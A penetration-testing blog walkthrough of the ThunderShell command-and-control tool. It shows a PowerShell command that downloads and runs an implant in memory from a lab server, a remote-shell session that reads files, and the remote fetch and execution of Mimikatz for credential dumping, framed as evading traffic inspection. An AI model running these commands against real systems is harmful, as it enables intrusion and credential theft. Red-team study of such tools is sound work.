

# Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Command and Control – Kernel](#)[Hijacking Digital Signatures](#)

## Search the Lab



October 4,  
2017

## Command and Control – HTTPS


[netbiosX](#)[Red Team](#)[C2, Command and Control, Red Team, ThunderShell](#)[Leave a comment](#)

Command and control tools usually rely on a variety of protocols as a communication mechanism such as DNS, ICMP, HTTPS etc. Most endpoint products perform some deep packet inspection in order to drop any arbitrary connections. Using a protocol that supports encryption and pin the generated traffic with a certificate can evade the majority of the products and it should be considered as a method during red team engagement.

ThunderShell was developed by [MrUn1k0d3r](#) and it is based in Python. It uses a Redis server for HTTPS communication between the implant and the server and PowerShell for execution of the implant on the target and any other scripts. The main advantage is that supports **certificate pinning** for bypassing security products that perform traffic inspection. A similar tool that uses HTTPS as a communication protocol and PowerShell is called PoshC2.

ThunderShell has the following dependencies:

## Author

[netbiosX](#)

## Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,667 other followers

[Follow](#)

```
1 apt install redis-server
2 apt install python-redis
```

The default.json file contains the tool configuration where traffic encryption can be enabled by setting an encryption key and pinned with a certificate to avoid detection.

```
{
  "redis-host": "localhost",
  "redis-port": 6379,

  "http-host": "192.168.1.169",
  "http-port": 8080,
  "http-server": "Microsoft-IIS/7.5",

  "https-enabled": "off",
  "https-cert-path": "cert.pem",

  "encryption-key": "test",
  "max-output-timeout": 5
}
```

*ThunderShell – Configuration*

When ThunderShell is executed it will start a web server which by default will listen on port 8080. The web server will handle all the HTTP requests from the implants.

```
root@kali:~/Downloads/ThunderShell-master# python ThunderShell.py default.json

Thunder Shell 1.1 | Clients Server CLI
Mr.Unik0d3r RingZero Team 2017
-----

[+] Starting web server on 192.168.1.169 port 8080

(Main)>>>
```

*ThunderShell – Console*

The implant (**PS-RemoteShell**) needs to be hosted on a webserver that is controlled by the red team. The implant requires the following parameters:

## Recent Posts

- [Command and Control – Browser](#)
- [SPN Discovery](#)
- [Situational Awareness](#)
- [Lateral Movement – WinRM](#)
- [AppLocker Bypass – CMSTP](#)

## Categories

- [Coding](#) (10)
- [Defense Evasion](#) (20)
- [Exploitation Techniques](#) (19)
- [External Submissions](#) (3)
- [General Lab Notes](#) (21)
- [Information Gathering](#) (12)
- [Infrastructure](#) (2)
- [Maintaining Access](#) (4)
- [Mobile Pentesting](#) (7)
- [Network Mapping](#) (1)
- [Post Exploitation](#) (12)
- [Privilege Escalation](#) (14)
- [Red Team](#) (27)
- [Social Engineering](#) (11)
- [Tools](#) (7)
- [VoIP](#) (4)
- [Web Application](#) (14)
- [Wireless](#) (2)

## Archives

- IP – Webserver
- Port – Webserver
- Encryption Key
- Delay

The following command will download and execute the implant directly from memory.

```
1 IEX (New-Object Net.WebClient).DownloadString('http://192.168
```

```
PS C:\Users\User\Documents> IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.169/ps-remoteshell.ps1')
; PS-Remoteshell -ip 192.168.1.169 -port 8080 -key test -delay 2000
```

*ThunderShell – Implant Execution*

Once the implant is executed on the target it will communicate with the web server and a new shell will be obtained.

```
Thunder Shell 1.1 | Clients Server CLI
Mr.Un1k0d3r RingZero Team 2017
.....

[+] Starting web server on 192.168.1.169 port 8080

(Main)>>>
[+] Registering new shell x64 - 192.168.192.1:DESKTOP-4CG7MS1\User
[+] New shell ID 1 GUID is d0959f42-5104-4133-92c8-5601419968ca
```

*ThunderShell – Shell*

Every shell has its own unique ID. The list of the active shells with their associated ID's can be obtained with the "list" command.

- > June 2018
- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012



```

(Main)>>> help

Help Menu
-----

list      args (full)      List all active shells
interact  args (id)       Interact with a session
show      args (error/http/event, count) Show error, http or event log
(default number of rows 10)
kill      args (id)       Kill shell (clear db only)
exit      Exit the application
help      Show this help menu

(Main)>>> list

List of active shells
-----

1      x64 - 192.168.192.1:DESKTOP-4CG7MS1\User

```

*ThunderShell – List Active Shells*

Interaction with the shell is needed before the execution of any commands on the target.

```

(Main)>>> interact 1
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> help

Shell Help Menu
-----

background      Return to the main console
refresh         Check for previous commands output
fetch           In memory execution of a script and execute a command
exec            In memory execution of code (shellcode)
read            Read a file on the remote host
upload          Upload a file on the remote system
ps              List processes
powerless       Execute Powershell command without invoking Powershell
inject          Inject command into a target process (max length 4096)
alias           Create an alias to avoid typing the same thing over and over
delay           Update the callback delay
help            Show this help menu

```

*ThunderShell – Interaction with the Shell*

ThunderShell has also the ability to read files, execute commands and scripts in memory, file transfer etc.

- › September 2012
- › August 2012
- › July 2012
- › June 2012
- › April 2012
- › March 2012
- › February 2012

## @ Twitter

- › **#BSidesLDN2018** was great so far! Many thanks to @dradisfw for the ticket **#dradis #greatproduct** 6 hours ago
- › Great talk by @john\_shier about Dark Web! **#BSidesLDN2018** <https://t.co/1yC8IVKn3X> 7 hours ago
- › RT @myexploit2600: I be talking at 14:00 in track 2 @BSidesLondon **#BsidesLDN2018** 7 hours ago
- › Finally a social engineering talk **#BSidesLDN2018** <https://t.co/jMMk4lvbcH> 8 hours ago
- › [New Post] Command and Control - Browser [pentestlab.blog/2018/06/06/com...](https://pentestlab.blog/2018/06/06/com...) **#pentestlab #Redteam** 9 hours ago

 Follow @netbiosX

## Pen Test Lab Stats

- › 3,030,655 hits

## Blogroll

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> read key.snk
$key = 'BwIAAAkAAB5U8EyAAQAAEAQbHxtvk5eH85E31z64cAX+X2PMGc60HP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nz
bp6qukLH0lLEq/vW979GWzVAgSZAQVCFpuk6p1y69cSr35TlzlJrY76JIJe54+RhbdWHp99y8QhwRlLOC0qu/WxZaffH52te/PKzIITuFfcP
46qxQoLR8s3QZhaJBnn9TGJkb1x8MTGt7hD1DC2hXv7dKaC531ZwqGB540nuvFbD5P2t+vyvZuHmNay3pX0B0XqWefoZZ+hIk1YU05N0E7
9zwnpVP1+8N0PK50CPC5+6zuJfRlOpJ+nfhLL1cweJ9uT70G3g/P+3pXGN0/+HitoIufo7Ucjh+MvZAU//dZrGny5stQtTmLxdhZb0sNDJpsq
nzwEuFL5+o80hujBHDn/ZQ0361mV5SVWrmgDPKHGGRx+7Fbdgp8Eq3n15/4zzg343V9N0wt1+qZU+TSVPU0wRvkWIZkerjnddehJIb0wsx4V8
a1Wx8FPFPngErNz89tBAQ8zbIrJfFmTYnj1fFmkNu3lg1DefcacyYEHXP/tqcBu8Ig/cpcDHps/6SGCCcIX3tufnEeDMAQjnlku8X4zHcgJx6F
pVK7qeEuvyV80GKvNor9b/WKQIHjKzG+z6NmHMoMYV5VMTZ0JLM5aZQ6ypmFZaMntL6KDzKv8L1YN2TKKjXE0mULXNliBpeLs5JyuICplrC
TPGGsXPGiHt3rpZ9tbLZUefrFnLNIHfVjN153Yg4='
```

### ThunderShell – Read Files

Commands can be executed on the target like any other normal shell.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> delay 0
Updating delay to 0
Delay is now 0

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> whoami
desktop-4cg7ms1\user

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> net users

User accounts for \\DESKTOP-4CG7MS1
.....
Administrator          DefaultAccount          Guest
User
The command completed successfully.
```

### ThunderShell – Executing Commands

Since it is using PowerShell it is possible to execute various scripts that could enhance the capability of the tool like Mimikatz.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> fetch https://raw.githubusercontent.com/Emper0rProject/Emper0r/master/data/module_source/credentials/Invoke-Mimikatz.ps1 Invoke-Mimikatz
[+] Fetching https://raw.githubusercontent.com/Emper0rProject/Emper0r/master/data/module_source/credentials/Invoke-Mimikatz.ps1
[+] Executing Invoke-Mimikatz

(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> █
```

### ThunderShell – Mimikatz Execution

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

The results from Mimikatz can be retrieved with the command refresh.

```
(x64 - 192.168.192.1:DESKTOP-4CG7MS1\User)>>> refresh
Hostname: DESKTOP-4CG7MS1 / S-1-5-21-2549291356-220600862-3530238957

#####.  mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */
```

*ThunderShell – Mimikatz*

## References

- <https://github.com/Mr-Un1k0d3r/ThunderShell>

## Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

## Next Conference

### Security B-Sides London

April 29th, 2014

The big day is here.

## Facebook Page



Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this

Advertisements

Advertisements

[Report this ad](#)

[Report this ad](#)


[Report this ad](#)

Rate this:

★★★★★ ⓘ 1 Vote



### Share this:



Be the first to like this.

### Related

Command and Control - Browser In "Red Team"	Command and Control - JavaScript In "Red Team"	Lateral Movement - WinRM In "Red Team"
---	--	--

### Leave a Reply




Command and Control – Kernel

Hijacking Digital Signatures







Create a free website or blog at WordPress.com.